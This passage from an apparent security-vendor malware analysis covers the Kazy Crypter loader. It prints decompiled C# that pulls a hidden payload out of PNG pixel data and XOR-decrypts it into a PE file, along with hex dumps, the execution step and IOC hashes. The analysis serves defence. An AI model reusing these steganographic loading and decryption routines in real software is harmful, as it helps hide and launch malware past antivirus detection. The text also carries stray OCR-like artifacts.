    byte[] array = new byte[bmp.Width * bmp.Height * 4];
    Rectangle rect = new Rectangle(0, 0, bmp.Width, bmp.Height);
    BitmapData bitmapData = bmp.LockBits(rect, ImageLockMode.ReadWrite, bmp.PixelFormat);
    Marshal.Copy(bitmapData.Scan0, array, 0, array.Length);
    byte[] array2 = new byte[BitConverter.ToInt32(array, 0)];
    Array.Copy(array, 4, array2, 0, array2.Length);
    bmp.UnlockBits(bitmapData);
    return array2;
}
```

Hex: 89504e47


Status: Bytes found

PNG file embudded

```
Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   Ascii
00002460  DE C4 E9 B9 C7 3E 3D 7D 57 7B A5 AB EF 65 9B 6B  ÞÄé¹Ç>=}W{¥«ïe.k
00002470  2C 10 E7 7A FE 17 6F 77 20 4E 07 00 00 89 50 4E  ,.çzþ.ow N....PN
00002480  47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52 00 00 00  G........IHDR...
00002490  9A 00 00 00 9A 08 06 00 00 00 51 FF 51 17 00 00  ..........QÿQ...
000024A0  00 01 73 52 47 42 00 AE CE 1C E9 00 00 00 04 67  ..sRGB.®Î.é....g
000024B0  41 4D 41 00 00 B1 8F 0B FC 61 05 00 00 00 09 70  AMA..±..üa.....p
000024C0  48 59 73 00 00 0E C3 00 00 0E C3 01 C7 6F A8 64  HYs...Ã...Ã.Ço¨d
000024D0  00 00 C0 D0 49 44 41 54 78 5E EC BD 09 7C 63 65  ..ÀÐIDATx^ì½.|ce
000024E0  B9 3F FE 9C 24 4D D2 74 99 A6 FB DE A4 7B D3 36  ¹?þ.$MÒt.¦ûÞ¤{Ó6
```

Figure 8: Get bytes from image

Then it proceeds to decrypt the payload that was compiled using the Kazy Crypter and stores it in an array as depicted in Figure 9. Once the decryption is complete, it then invokes and calls the entry point of the payload to execute the same.



```
        // Token: 0x06000004 RID: 4 RVA: 0x000021C8 File Offset: 0x000003C8
        private static byte[] Encrypt(byte[] data, string pass)
        {
            byte[] bytes = Encoding.Unicode.GetBytes(pass);
            int num = 0;
            for (int i = 0; i < data.Length; i++)
            {
                data[i] ^= bytes[num++];
                if (num == bytes.Length)
                {
                    num = 0;
                }
            }
            return data;
        }
    }
}
```

```
ls
me                                    Value
 data                                 {byte[0x00017000]}
    [0]                               0x4D
    [1]                               0x5A
    [2]                               0x90
    [3]                               0x00
    [4]                               0x03
    [5]                               0x00
    [6]                               0x00
    [7]                               0x00
```

MZ magic for PE file

Figure 9: Payload decryption

Considering the time when the Kazy Crypter showed up, we can glean that it is pretty old and almost all the AV vendors have behaviour detections. But the fact that it was submitted to VT only recently with the latest compilation time means someone is again working on it or at least evaluating it. K7 Labs continuously monitors such kinds of malware, tools and campaigns to provide effective protection against all of them.

## Indicators of Compromise (IOCs)

A1F567E926F1E7E86F1B5176B291368B — Trojan ( 0058f62d1 ) — Kazyloader.dll

C48772ABD1903CDC23258190E9F88730 — Trojan ( 0058f62d1 ) — Kazyloader.dll

- Previous Post« The Secrets of Trident

- Next Post

### More Posts